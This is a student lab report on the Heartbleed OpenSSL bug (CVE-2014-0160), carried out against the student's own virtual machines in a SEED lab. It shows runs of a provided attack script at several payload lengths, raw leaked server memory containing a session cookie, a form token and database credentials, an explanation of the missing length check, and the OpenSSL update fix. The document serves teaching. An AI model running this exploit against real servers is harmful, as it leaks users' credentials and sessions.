Anthony Chavez

Professor Dai

Lab 4 – Heartbleed

Lab Objective

In this lab, we were tasked to understand the weakness of the implementation of the Heartbeat protocol, how the vulnerability is exploited, and how to fix the problem.


Initial Setup

To start, we need to set up two VMs: one being the attacker machine and the other being the victim server. We will use the pre-built *SEEDUbuntu12.04* VM and make sure they are able to communicate with each other.


First, we must identify the attacker machine and victim server IP address. We do so by typing:

```
ifconfig
```

Attacker Machine: 10.0.2.4




Victim Server: 10.0.2.5



Second, we need to verify the two machines can communicate with each other. We do this by typing:


Attacker Machine pinging Victim Server

```
ping 10.0.2.5
```



Victim Server pinging Attacker Machine

```
ping 10.0.2.4
```




No packets were lost so both machines are communicating properly.

Third, the website used in this attack can be any HTTPS website that uses SSL/TLS. However, since it is illegal to attack a real website, we have to set up our own website in our VM, and conduct the attack on our own VM. We will use an open-source social network application called ELGG, and host it in the following URL: *https://www.heartbleedlabelgg.com*.

To do so, we need to modify the /etc/hosts file on Attacker Machine to map the server name to the IP address of server VM. We will type:

```
sudo gedit /etc/hosts
```



hosts


```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
127.0.0.1       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

We must change this IP address to the Victim Server VM's IP.


```
127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.5        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com
```

Fourth, we need to verify that the IP has changed and we can reach this website. We can ping the website in the terminal and search for the website on Firefox.

```
ping www.heartbleedlabelgg.com
```




```
firefox www.heartbleedlabelgg.com
```





Success!

Task 1: Launch the Heartbleed Attack


In this task, we will launch the Heartbleed attack on our social network site and see what kind of damages can be achieved. The actual damage of the Heartbleed attack depends on what kind of information is stored in the server memory. If there has not been much activity on the server, we will not be able to steal useful data. Therefore, we need to interact with the web server as legitimate users.


First, we will log in as the site administrator (User Name: *admin*; Password: *seedelgg*)





Second, we will add Boby as a friend and send him a private message.





Second, we will now launch the attack and see what information we can get out of the victim server. Using a provided python script called *attack.py*, we will run the attack code multiple times to get useful data.

```
sudo chmod 755 attack.py
```

Making the script executable

```
[11/04/2021 22:38] seed@ubuntu:~/Downloads$ sudo chmod 755 attack.py
[sudo] password for seed:
[11/04/2021 22:39] seed@ubuntu:~/Downloads$ ls
attack.py  BufferOverflow
```

```
./attack.py www.heartbleedlabelgg.com -l 0xx4001
```

For the first run, we got the following output:

After a few runs, we get the message sent earlier to Bob. If I was an adversary, I could convert the message to ascii and use the credentials to modify the site's database.

After a few more runs, we get the admin credentials. As an adversary, I would be able to gain administrative control of the website.

Task 2: Find the Cause of the Heartbleed Vulnerability

In this task, we will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

In a normal scenario, the Heartbeat request packet will contain some data such as 3 bytes, "ABC," with a length field of 3. The server will identify the data and length field, then echo the data of length "length field." Therefore, "ABC" will be sent in the response packet. In the attack scenario, the request packet may contain "ABC," but have a length field of 1003. The server will then copy the data from the request packet as well as 1000 bytes from the server's private memory. Therefore, the response packet may contain users' information, passwords, etc. This happens because the server blindly takes the length field value without comparing it to the data in the request packet.

The provided attack code has the default value of the Payload_length set to 0x4000. However, we can specify the Payload_length value of the request packet using the -l or –length flag and will we do so to answer the following questions:

Question 2.1: As the length variable decreases, what kind of difference can you observe?

Default length 0x4000:

Length 0x1500:

```
[11/09/2021 14:28] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x1500

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%0D%0A%0D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%0D
%0Ausername%3A+SeedToTree%0D%0Apassword%3A+seedLabs-is-%231qw..V...k..t..Kv...~..6Kr.>5.+
```

Length 0x300:

```
[11/09/2021 14:31] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x300

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%0D%0A%0D%0ABelow+are+the+updated+login+credentials+for+the+database%3A%0D
%0Ausername%3A+SeedToTree%0D%0Apassword%3A+seedLabs-is-%231....5[=M..2.e...
```

Length 0x290:


```
[11/09/2021 14:34] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x290

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

...AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A..............................I.........
...........
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body=Hi+Boby%2C%0D%0A%0D%0ABelow+are\dE...;,..*...H`
```

Length 0x270:

```
[11/09/2021 14:36] seed@ubuntu:~/Downloads/test$ ./attack.py www.heartbleedlabelgg.com -l 0x270

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

..pAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A..............................I.........
...........
.....................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=81o0c9clkvb8thdduqnch3fhb1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 267

__elgg_token=b6ab68db7fe3eb87da30e5c3e8a29c74&__elgg_ts=1636094015&recipient_guid=40&subject=Updated+Log
in+Credentials&body..Z.h.
IR'......
```

Here we examine the message sent to Boby. The message contains the website database credentials, but as we decrease the Payload_length value, less information is returned in the response packet. Therefore, having a larger Payload_length increases the chance of obtaining meaningful data from the attack script.

Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data."



As can be seen in the screen snippet above, the boundary length value is 0x16.

Task 3: Countermeasure and Bug Fix

To fix the Heartblled vulnerability, the best way is to update the OpenSSL library to the newest version. We can accomplish this by typing in the following commands:

```
sudo apt-get update
sudo apt-get upgrade
```

